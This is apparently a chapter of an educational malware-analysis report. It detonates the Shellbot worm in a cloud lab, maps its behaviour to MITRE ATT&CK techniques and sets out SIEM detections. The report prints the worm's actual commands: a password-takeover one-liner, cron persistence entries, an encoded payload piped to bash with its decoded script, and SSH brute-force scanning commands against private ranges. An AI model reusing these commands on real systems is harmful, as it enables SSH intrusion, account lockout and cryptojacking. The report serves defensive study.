shellbot_dataset	Linux_Basic_1_0_0	_index:*shellbot*	Contains the logs from 3 machines that are involved in a Shellbot infection.	Start: Nov 5 2019 09:00:00 UTC End: Nov 5 2019 12:30:00 UTC

8.2. Preparation

We created 3 machines in Digital Ocean and build a firewall to simulate the following corporate infrastructure.




Image 19: Network diagram for Shellbot laboratory

Only DNS traffic is allowed because the malware doesn't use it to hack into other machines. We allow HTTP traffic to add the infected server to the botnet and join the crypto miner to the Monero network).

Outbound SSH traffic is blocked, to eliminate the possibility of infecting machines in the open internet. The details for how to replicate the scenario are in the "Lab Environment" chapter.

We use the default Ubuntu 18.04 in digital ocean with the following agents:

- Auditbeat
- Packetbeat
- Filebeat
- Osquery
- Metricbeat

All the agents have the configuration described in this project.

8.2.1 Lab Environment

We use Digitalocean except the IP 77.97.64.233 that contains the ELK server. Particularly Logstash on port 5555.

We have a firewall config for internal network that contains the Secondary server and Tertiary Server.

The screenshot shows the DigitalOcean Firewall configuration interface for a network named "Malware-Lab-Config-Internal-network". It displays two sections: "Inbound Rules" and "Outbound Rules".

Inbound Rules: A table with columns "Type", "Protocol", "Port Range", and "Sources". One rule is listed: SSH (TCP) on port 22, with source "ubuntu-s-4vcpu-8gb-bir1-02-main-server".

Type	Protocol	Port Range	Sources
SSH	TCP	22	ubuntu-s-4vcpu-8gb-bir1-02-main-server

Outbound Rules: A table with columns "Type", "Protocol", "Port Range", and "Destinations". Four rules are listed: All TCP (TCP) on all ports, DNS TCP (TCP) on port 53, HTTP (TCP) on port 80, and Custom (TCP) on port 5555.

Type	Protocol	Port Range	Destinations
All TCP	TCP	All ports	ubuntu-s-4vcpu-8gb-bir1-02-main-server
DNS TCP	TCP	53	All IPv4, All IPv6
HTTP	TCP	80	107191.99.221, 5255.86.129
Custom	TCP	5555	77.97.64.233

Image 20: Digital Ocean Internal Network firewall configuration

These rules allow 2 HTTP IPs. The malware uses them to receive orders from the botnet and join the Monero network to mine cryptocurrency.

The Main firewall allows the first attack from the open internet; the infection use the techniques observed on our laboratory.

Malware-Lab-config
5 Rules / 1 Droplet

Rules Droplets Destroy

Firewall rules control what inbound and outbound traffic is allowed to enter or leave a Droplet.

Inbound Rules
Set the Firewall rules for incoming traffic. Only the specified ports will accept inbound connections. All other traffic will be blocked.

Type	Protocol	Port Range	Sources
SSH	TCP	22	77.97.64.233

Outbound Rules
Set the Firewall rules for outbound traffic. Outbound traffic will only be allowed to the specified ports. All other traffic will be blocked.

Type	Protocol	Port Range	Destinations
SSH	TCP	22	ubuntu-s-4vcpu-8gb-blr1-02-Secondary-server ubuntu-s-4vcpu-8gb-blr1-03-tertiary-server
DNS TCP	TCP	53	All IPv4 / All IPv6
HTTP	TCP	80	107191.99.221 / 5.255.86.129
Custom	TCP	5555	77.97.64.233

Image 21: Digital Ocean Malware Lab firewall configuration

The machines involved are the following.

Cloud Sandbox Lab
Class project / Educational purposes / A cloud environment that will be used for malware detonation for samples t...

Resources Activity Settings

DROPLETS (3)

ubuntu-s-4vcpu-8gb-blr1-02-main-s...	139.59.82.55	
ubuntu-s-4vcpu-8gb-blr1-03-tertiary...	206.189.132.175	Internal
ubuntu-s-4vcpu-8gb-blr1-02-Second...	139.59.36.137	Internal

Image 22: Cloud machines involved in Shellbot Laboratory

To generate more machines, once the initial configuration of the agents is complete, we create more deploys using a snapshot⁶³ of the already configured machines. This new machine sends the agent's data to ELK with its new name.

⁶³<https://www.digitalocean.com/docs/images/snapshots/how-to/create-and-restore-droplets/>

Create Droplets

Choose an image ?

[Distributions](#) [Container distributions](#) [Marketplace](#) [Snapshots](#) [Custom images](#)




Image 23: Digital ocean snapshot manager

8.3. Malware actions

In this chapter, we describe the actions of the malware using Mitre attack TTPs. Not all actions of this malware are covered in this description. But it's one possible analysis to guide the detections in the next chapter.

8.3.1 Initial Access

[T1078] ValidAccounts⁶⁴

In this stage, the malware gains access to our system. This worm brute forces ssh credentials until it gains access to the server.

The account in which it logs into the Main Server system is user: ahmet and password: 123456

These credentials are the first to be tried by this malware. As was observed in the honeypot data.

8.3.2 Execution

[T1059] Command-Line Interface⁶⁵

Once the malware has access to the ssh session. It executed a series of commands from the shell.

The command output is read by the malware to determine the next course of action. These are some of the commands executed by the malware through the ssh connection.

⁶⁴ <https://attack.mitre.org/techniques/T1078>

⁶⁵ <https://attack.mitre.org/techniques/T1059>

Code 7: Simulated malware actions

```
ahmet@ubuntu-s-4vcpu-8gb-blr1-02-main-server:~$ echo -e
"123456\nhFyYpn5bS1Cu\nhFyYpn5bS1Cu"|passwd|bash
ahmet@ubuntu-s-4vcpu-8gb-blr1-02-main-server:~$ echo "321" >
/var/tmp/.var03522123
ahmet@ubuntu-s-4vcpu-8gb-blr1-02-main-server:~$ rm -rf
/var/tmp/.var03522123
ahmet@ubuntu-s-4vcpu-8gb-blr1-02-main-server:~$ cat /proc/cpuinfo
| grep name | head -n 1
model name      : Intel(R) Xeon(R) CPU E5-2650 v4 @ 2.20GHz
ahmet@ubuntu-s-4vcpu-8gb-blr1-02-main-server:~$ cat /proc/cpuinfo
| grep name | head -n 1 | awk '{print $4,$5,$6,$7,$8,$9;}'
Intel(R) Xeon(R) CPU E5-2650 v4 @
ahmet@ubuntu-s-4vcpu-8gb-blr1-02-main-server:~$ free -m | grep Mem
| awk '{print $2 , $3, $4, $5, $6, $7}'
7976 220 7180 0 575 7533
ahmet@ubuntu-s-4vcpu-8gb-blr1-02-main-server:~$ which ls
/bin/ls
ahmet@ubuntu-s-4vcpu-8gb-blr1-02-main-server:~$ ls -lh $(which ls)
-rwxr-xr-x 1 root root 131K Jan 18  2018 /bin/ls
ahmet@ubuntu-s-4vcpu-8gb-blr1-02-main-server:~$ crontab -l
no crontab for ahmet
ahmet@ubuntu-s-4vcpu-8gb-blr1-02-main-server:~$ w
 18:11:17 up 51 min,  2 users,  load average: 0.00, 0.01, 0.03
USER TTY FROM          LOGIN@  IDLE   JCPU   PCPU WHAT
root pts/0 77.97.64.233  17:54  11:25  0.13s  0.05s ssh
root@139.59.36.137
root pts/1 77.97.64.233  18:00  2.00s  0.20s  0.00s w
ahmet@ubuntu-s-4vcpu-8gb-blr1-02-main-server:~$ uname -m
x86_64
ahmet@ubuntu-s-4vcpu-8gb-blr1-02-main-server:~$ uname
Linux
ahmet@ubuntu-s-4vcpu-8gb-blr1-02-main-server:~$ top
```



```
top - 18:11:43 up 51 min,  2 users,  load average: 0.00, 0.01,
0.03
[...]
ahmet@ubuntu-s-4vcpu-8gb-blr1-02-main-server:~$ cat /proc/cpuinfo
| grep model | grep name | wc -l
4
```

If the machine is valid to be infected, a series of scripts remove all other crypto miners, create the files to execute all the capabilities of the malware and perform other tasks.

8.3.3 Persistence

[T1168] Local Job Scheduling⁶⁶

One of the tasks of the malware is to gain persistence. It's not executed directly by the primary process; instead, it will execute its crypto miner through cron after adding itself to crontab.

The commands to accomplish this are the following:

Code 8: Shellbot persistence mechanism

```
echo "0 0 */3 * * $dir2/a/upd>/dev/null 2>&1
@reboot $dir2/a/upd>/dev/null 2>&1
5 8 * * 0 $dir2/b/sync>/dev/null 2>&1
@reboot $dir2/b/sync>/dev/null 2>&1
0 0 */3 * * $dir/c/aptitude>/dev/null 2>&1" >> cron.d

crontab cron.d
crontab -l
```

⁶⁶ <https://attack.mitre.org/techniques/T1168>

8.3.4 Defence Evasion

[\[T1107\] File Deletion](#)⁶⁷

[\[T1158\] Hidden Files and Directories](#)⁶⁸

[\[T1140\] Deobfuscate/Decode Files or Information](#)⁶⁹

This worm is quite noisy if you have an advance collection capability. But it has some defence evasion to evade AV and difficult the analysis of the activity happening in the machine.

After some files are loaded, they are used and immediately deleted. For example, the credential dictionary used to brute force ssh is loaded and removed. (It's the "p" file) as shown in the next figure.

Code 9: b/tsm script

```
#!/bin/bash
dir=`pwd`
cd $dir

threads=302

while :
do
touch v
rm -rf p
rm -rf ip
rm -rf xtr*
rm -rf a a.*
rm -rf b b.*

timeout 12h ./tsm -t $threads -f 1 -s 12 -S 12 -p 0 -d 1 p
ip
```

⁶⁷ <https://attack.mitre.org/techniques/T1107>

⁶⁸ <https://attack.mitre.org/techniques/T1158>

⁶⁹ <https://attack.mitre.org/techniques/T1140>

```

sleep 3
rm -rf xtr*
rm -rf ip
rm -rf p
rm -rf .out
rm -rf /tmp/t*
done
exit 0

```

The scripts execute from hidden directories inside the /tmp directory. A couple of examples are ".nullcache" and ".X17-unix". These directories don't appear by default if the user is using a file manager.

Code 10: b/tsm script

```

cd ~/.nullcache/a/
nohup ./init0 >> /dev/null &
sleep 5s
nohup ./a >>/dev/null &
cd ~/.nullcache/b/
nohup ./a >>/dev/null &

```

The ssh brute force feature is executed in the system using a base64 encoded bash command.

The script encoded is the following:

Code 11: Shellbot obsfuscated payload

```

CMD: sleep 15s && cd /var/tmp; echo
"IyEvYmluL2Jhc2gkY2QgL3RtcAkKcm0gLXJmIC5zc2gkcm0gLXJmIC5tb3VudGZzCn
JtIC1yZiAuWDEzLXVuaXgkcm0gLXJmIC5YMTctdW5peApta2RpciAuWDE3LXVuaXgkY
2QgLlgxNy11bm14Cm12IC92YXlvdG1wL2RvdGEudGFyLmd6IGRvdGEudGFyLmd6CnRh
ciB4ZiBkb3RhLnRhci5negpzbgVlcCAzcyAmJiBjZCAvdG1wLy5YMTctdW5peC8ucnN5

```

```
bmMvYwpub2h1cCAvdG1wLy5YMTctdW5peC8ucnN5bmMvYy90c20gLXQgMTUwIC1TIDYg
LXMgNiAtcCAyMiAtUCAwIC1mIDAgLWsgMSAtbCAxIC1pIDAgL3RtcC91cC50eHQgMTky
LjE2OCA+PiAvZGV2L251bGwgMj4xJgpzbGVlcCAyMG0gJiYgYm9odXAgL3RtcC8uWDE3
LXVuaXgvLnJzeW5jL2MvdHNtIC10IDE1MCAtUyA2IC1zIDYgLXAgMjIgLVAgMCAtZiAw
IC1rIDEGLWwgMSAtaSAwIC90bXAvdXAudHh0IDE3Mi4xNiA+PiAvZGV2L251bGwgMj4x
JgpzbGVlcCA1bSAmJiBjZCAuLjsgL3RtcC8uWDE3LXVuaXgvLnJzeW5jL2l1uaXRhbGwg
Mj4xJgpleG10IDA=" | base64 --decode | bash
```

The following is the decoded Shellbot command:

Code 12: Shellbot payload deobfuscated

```
#!/bin/bash

cd /tmp
rm -rf .ssh
rm -rf .mountfs
rm -rf .X13-unix
rm -rf .X17-unix
mkdir .X17-unix
cd .X17-unix
mv /var/tmp/dota.tar.gz dota.tar.gz
tar xf dota.tar.gz
sleep 3s && cd /tmp/.X17-unix/.rsync/c
nohup /tmp/.X17-unix/.rsync/c/tsm -t 150 -S 6 -s 6 -p 22 -P 0 -f 0
-k 1 -l 1 -i 0 /tmp/up.txt 192.168 >> /dev/null 2>1&
sleep 20m && nohup /tmp/.X17-unix/.rsync/c/tsm -t 150 -S 6 -s 6 -p
22 -P 0 -f 0 -k 1 -l 1 -i 0 /tmp/up.txt 172.16 >> /dev/null 2>1&
sleep 5m && cd ..; /tmp/.X17-unix/.rsync/initall 2>1&
exit 0
```

These commands load the payload "dota.tar.gz" and then uses tsm (the ssh brute forcer) to scan the 192.168.0.0/16 and 172.16.0.0/16 network. The scanner brute forcers any open ssh service.

8.3.5 Credential Access

[T1110] Brute Force⁷⁰

This malware has a dictionary of credentials. It tries each credential until it logs in into any ssh server it finds.

The origin of the dictionary of credentials is unknown but acquiring a dictionary of weak credentials is an essential skill for any threat actor.

8.3.6 Discovery

[T1082] System Information Discovery⁷¹

Once the machine is infected before the full payload is loaded the ssh brute force analyses the machine and reviews the following details:

- CPU info
- CPU power
- Available memory
- Binaries common in honeypots

We suspect this technique ensures the payload is not wasted on honeypots.

8.3.7 Lateral Movement

[T1078] Valid Accounts⁷²

Being a worm, it tries to scan the network and infect any devices that it can.

The "tsm" application is to perform that.

This is the output that will infect the secondary server. Although it's scanning a public range the only 2 IPs the firewall allows to reach are the Secondary server and Tertiary server.

⁷⁰ <https://attack.mitre.org/techniques/T1110>

⁷¹ <https://attack.mitre.org/techniques/T1082>

⁷² <https://attack.mitre.org/techniques/T1078>

```

ahmet@ubuntu-s-4vcpu-8gb-blr1-02-main-server:/tmp/.X17-unix/.rsync/c$ /tmp/.X17-
unix/.rsync/c/tsm -t 150 -s 6 -s 6 -p 22 -P 0 -f 0 -k 1 -l 1 -i 0 /tmp/up.txt 13
9.59
[user password] file "/tmp/up.txt" has 1 combinations
[-] Searching: 139.59.255.* on port: 22 [Found: 2] [100.0% Done]
[!] Scanning complete In 328 Seconds. [We got 2 ips]
Hosts/IPs file "139.59" has 2 lines
1/2 ahmet:123456:139.59.36.137:22
2/2 ahmet:123456:139.59.82.55:22
=====
|-->FOUND: Server ahmet:123456:139.59.36.137:UNCHANGED:22 |
=====

```

Image 24: tsm module execution

8.3.8 Command and Control

[T1102] Web Service⁷³

This malware has an IRC component; it also has a web service command and control.

The "go" script⁷⁴ generates the following pcap. It receives an auth token and sends information back and forth to a web service that we suspect acts to keep track of the infected servers.

Source	Destination	Protocol	Length	Info
139.59.36.137	169.254.169.254	HTTP	195	GET /metadata/v1/id HTTP/1.1
169.254.169.254	139.59.36.137	HTTP	210	HTTP/1.1 200 OK (text/plain)
139.59.36.137	169.254.169.254	HTTP	199	GET /metadata/v1/region HTTP/1.1
169.254.169.254	139.59.36.137	HTTP	205	HTTP/1.1 200 OK (text/plain)
139.59.36.137	169.254.169.254	HTTP	203	GET /metadata/v1/auth-token HTTP/1.1
169.254.169.254	139.59.36.137	HTTP	258	HTTP/1.1 200 OK (text/plain)
139.59.36.137	169.254.169.254	HTTP	195	GET /metadata/v1/id HTTP/1.1
169.254.169.254	139.59.36.137	HTTP	210	HTTP/1.1 200 OK (text/plain)
139.59.36.137	169.254.169.254	HTTP	199	GET /metadata/v1/region HTTP/1.1
169.254.169.254	139.59.36.137	HTTP	205	HTTP/1.1 200 OK (text/plain)
139.59.36.137	169.254.169.254	HTTP	203	GET /metadata/v1/auth-token HTTP/1.1
169.254.169.254	139.59.36.137	HTTP	258	HTTP/1.1 200 OK (text/plain)
139.59.36.137	169.254.169.254	HTTP	195	GET /metadata/v1/id HTTP/1.1
169.254.169.254	139.59.36.137	HTTP	210	HTTP/1.1 200 OK (text/plain)
139.59.36.137	169.254.169.254	HTTP	199	GET /metadata/v1/region HTTP/1.1
169.254.169.254	139.59.36.137	HTTP	205	HTTP/1.1 200 OK (text/plain)
139.59.36.137	169.254.169.254	HTTP	203	GET /metadata/v1/auth-token HTTP/1.1
169.254.169.254	139.59.36.137	HTTP	258	HTTP/1.1 200 OK (text/plain)

Image 25: Shellbot network activity

It then connects to the Monero⁷⁵ network to join it and send the result it's crypto mining operations.




Image 26: Shodan resolution of network activity

⁷³ <https://attack.mitre.org/techniques/T1102>

⁷⁴ <https://www.virustotal.com/gui/url/94bae05e70d58cbd277167eba7cc81b34a2e372c05e29891bb2700803512bde9/details>

⁷⁵ <https://www.shodan.io/host/107.191.99.221>


8.3.9 Impact

[\[T1531\] Account Access Removal](#)⁷⁶

[\[T1496\] Resource Hijacking](#)⁷⁷

One of the first actions of this malware is to change the password of the user infected.

As can be seen in the following command:



```
ahmet@ubuntu-s-4vcpu-8gb-blr1-02-main-server:~$ echo -e "123456\nhFyYpn5bS1Cu\nhFyYpn5bS1Cu" |passwd|bash
(current) UNIX password: Enter new UNIX password: Retype new UNIX password: password: password updated successfully
```

Image 27: Shellbot password change

This action is probably to ensure the malware is the only one with access to the system. Moreover, it protects this malware from other aggressive malware trying to infect this system.

When it completes all the checks, the malware starts mining Monero cryptocurrency, which counts as Resource Hijacking.

This activity makes the module of the malware called "cron" consume all the CPU available in the system.

8.4. Blue Team Analysis

On the defence side. We need to achieve specific objectives to detect the initial compromise and investigate activities performed by this malware.

In the following table, we can see which logs we have and identify the different stages of the attack. We rely heavily on the Auditbeat module. We use the command line logging and other modules that use the auditd kernel module.

⁷⁶ <https://attack.mitre.org/techniques/T1531>

⁷⁷ <https://attack.mitre.org/techniques/T1496>

Table 10: Shellbot TTP analysis

Att&ck Stage	Detections	Log sources	Mitre technique
Reconnaissance	Scanner Detection. High volume of IPs on port 22 accessed by one host.	Packetbeat (event.action:network_flow)	T1254
Initial Access	SSH brute force scanner Detection. High number of failed logins from IP	Filebeat (event.dataset: auth)	T1078
Initial Access	SSH brute force scanner Detection. Honeytoken account being accessed.	Filebeat (event.dataset: auth)	T1078
Execution	Suspicious command executed on CLI	Auditbeat	T1059
Persistence	Persistence review. Unique app added to cron job.	Auditbeat	T1168
Defence evasion	Scripts executed from unique hidden folder.	Auditbeat	T1158
Defence evasion	Encoded commands pipe out to bash	Auditbeat	T1140
Discovery	System discover commands	Auditbeat	T1082
Command and Control	Connection to crypto mining network.	Packetbeat (event.action:network_flow)	T1102
Impact	Spike in CPU usage by single unknown process.	Metricbeat	T1496

8.4.1 Scanner Detection. High volume of IPs on port 22 accessed by one host.

Scanner Detection. High volume of IPs on port 22 accessed by one host.

We can review if an internal server is trying to scan the whole network on port 22 as this may indicate some sort of scanning activity. SSH traffic should be reasonably easy to baseline as it's not expected behaviour to try multiple machines on their ssh port

unless for particular services that may be used for deploying or doing specific company-wide actions.

The aggregation, in this case, is an ascending order search for the unique count of destination.ip based on source IP and filtered on the port 22.

In this case, we are using Auditbeat. We want to identify machines doing network reconnaissance.

source.ip: Descending	Unique count of destination.ip
139.59.82.55	136,698
10.139.248.236	1
75.80.193.222	1
77.97.64.233	1
106.3.130.53	1
106.54.121.34	1
112.169.255.1	1
139.59.36.137	1
159.203.201.23	1
202.163.126.134	1

Image 28: SSH connections

In this search, the IP 139.9.82.55 is suspicious. This rule is high fidelity in the internal network. The information of external IP is not very useful because there is constant scanning of anything with a public IP. And on this visualization, we can see that we have a very long list of IPs trying to access our only server on the open internet before we added the firewall and blocked all connections.

8.4.2 SSH brute force scanner Detection. High number of failed logins from IP

From the SIEM feature, we can see spikes in the activity. And a high number of failed logins and many destination IPs compared to source IPs. This behaviour may be normal, mostly on front-facing web server but this network profile on an internal network may be worrying.




Image 29: SIEM default view

8.4.3 Suspicious command executed on CLI

This detection is not high definition. It can be broken down on specific commands being executed. It's very dependent on the application being used in the company for maintenance and development.




Image 30: Uncommon Processes SIEM view

From the processes identified by the SIEM feature on the first page, we can identify the following that are related to malicious activity (When analysed individually)

- Aptitude
- Command-no-fou
- Free
- Init0
- Lscpu
- Rsync
- snap

We can see that the user "ahmet" is tied to all uncommon processes.

This alert can be broken down into more specific detection and is a prime target for the use of Machine Learning to flag anomalies. Our recommendation is to baseline what normal looks like (Tying user, process and arguments) so when an investigation takes place, it's easier to filter out what is to be expected.

The main disclaimer is that some advanced attackers can baseline what logs look normal on your network. Then blend in using normal looking behaviour that is used by administrators. So it's not advised this technique as an ultimate measure for triaging alerts.

8.4.4 Persistence review. Unique app added to cron job.

It's common for legitimate application to be added to cron. But because of this ease of use, cron jobs should be reviewed for any suspicious application.

Ideally, all newly added application to cron have their information (Specially hash) collected, and then a unique count aggregation used to review normality. And new applications automatically correlated with threat intelligence to flag suspicious binaries or scripts.

This method can be used as a search to uncover possible malicious actions on a machine suspected to be infected.

In this case we can see the binary "home/ahmet/.nullchache/a/cron" being executed through a cron job.

Time	user.name	process.name	process.args	process.working_directory	process.title	process.executable	process.hash.sha1
Nov 22, 2019 @ 18:53:48.248	ahmet	cron	-	-	./cron	/home/ahmet/.nullcache/a/cron	-
Nov 22, 2019 @ 18:53:48.248	ahmet	cron	-	-	./cron	/home/ahmet/.nullcache/a/cron	-
Nov 22, 2019 @ 18:53:46.352	ahmet	cron	-	-	./cron	/home/ahmet/.nullcache/a/cron	-
Nov 22, 2019 @ 18:53:46.352	ahmet	cron	-	-	./cron	/home/ahmet/.nullcache/a/cron	-
Nov 22, 2019 @ 18:51:37.174	ahmet	cron	-	-	./cron	/home/ahmet/.nullcache/a/cron	-
Nov 22, 2019 @ 18:51:35.278	ahmet	cron	-	-	./cron	/home/ahmet/.nullcache/a/cron	-
Nov 22, 2019 @ 18:49:29.424	ahmet	cron	./cron	/	-	/home/ahmet/.nullcache/a/cron	18d90299e2a8f676e9ae5403fc2a7cce7c59f82a
Nov 22, 2019 @ 18:49:25.108	ahmet	cron	-	-	./cron	/home/ahmet/.nullcache/a/cron	-
Nov 22, 2019 @ 18:49:25.108	ahmet	cron	./cron	/home/ahmet/.nullcache/a	./cron	/home/ahmet/.nullcache/a/cron	-

Image 31: CRON activity

We can then search the sha1 related to this binary.

28 / 55 engines detected this file

2d9fb5ea6356fba9734673ba4ed1653ff7e887875cc3bfc9da7669c80a53a93b
cron
64bits elf shared-lib

1.59 MB Size
2019-09-30 07:33:34 UTC
1 month ago

ELF

DETECTION	DETAILS	RELATIONS	COMMUNITY
AhnLab-V3	Linux/XMRig.Gen	Antiy-AVL	RiskWare[RiskTool]/Linux.BitCoinMiner.n
Avast	ELF:BitCoinMiner-HE [Trj]	Avast-Mobile	ELF:BitCoinMiner-GE [Trj]
AVG	ELF:BitCoinMiner-HE [Trj]	Avira (no cloud)	LINUX/BitCoinMiner.msgy
ClamAV	Multios.Coinminer.Miner-6781728-2	Comodo	ApplicUnwnt@#1dbu3uzyl6el2
Cyren	ELF64/CoinMiner.B.genlCamelot	DrWeb	Linux.BtcMine.271
ESET-NOD32	A Variant Of Linux/CoinMiner.AP Potenti...	F-Secure	Malware.LINUX/BitCoinMiner.msgy

Image 32: AV signature detections

And we can discover that a Coinminer⁷⁸ has been added to the cron job of our machine.

8.4.5 Scripts executed from hidden folder.

It's not common to for executables to be executed from a hidden folder⁷⁹. Hidden files (or folders) are not displayed by default on file managers. Its any file or directory that has a name starting with a "."

We can easily search if there are any binary in a hidden folder being executed.

⁷⁸ <https://www.virustotal.com/gui/file/2d9fb5ea6356fba9734673ba4ed1653ff7e887875cc3bfc9da7669c80a53a93b/detection>

⁷⁹ <https://help.ubuntu.com/stable/ubuntu-help/files-hidden>




Image 33: Execution from hidden folders

This search immediately flags 2 suspicious binaries. One inside the folder ".rsync" and the other in the folder ".nullcache". Both files are directly related to the worm.

8.4.6 Encoded commands pipe out to bash

The use of encoding and decoding is not malicious, but it can be used for malicious intent. In this particular case, we focus on base64. But there are other standard algorithms used, for example, XOR and ROT13 that fulfil the same purpose of obfuscating the malicious payloads to signature-based detection.

We can search for the use of the base64 application in the system.




Image 34: Encoded command execution

We can then quickly discover that some decoding activity is taking place.

Then we can pivot and review which activity was happening on the same working directory around the time the decoding was taking place.

>	Nov 22, 2019 @ 18:49:25.096	cat	cat, dir.dir	/home/ahmet/.nullcache/ a	executed
>	Nov 22, 2019 @ 18:49:20.372	perl	-	/home/ahmet/.nullcache/ b	executed
>	Nov 22, 2019 @ 18:49:20.372	perl	-	/home/ahmet/.nullcache/ b	executed
>	Nov 22, 2019 @ 18:49:20.372	uname	uname, -a	/home/ahmet/.nullcache/ b	executed
>	Nov 22, 2019 @ 18:49:20.372	perl	-	/home/ahmet/.nullcache/ b	executed
>	Nov 22, 2019 @ 18:49:20.372	perl	-	/home/ahmet/.nullcache/ b	executed
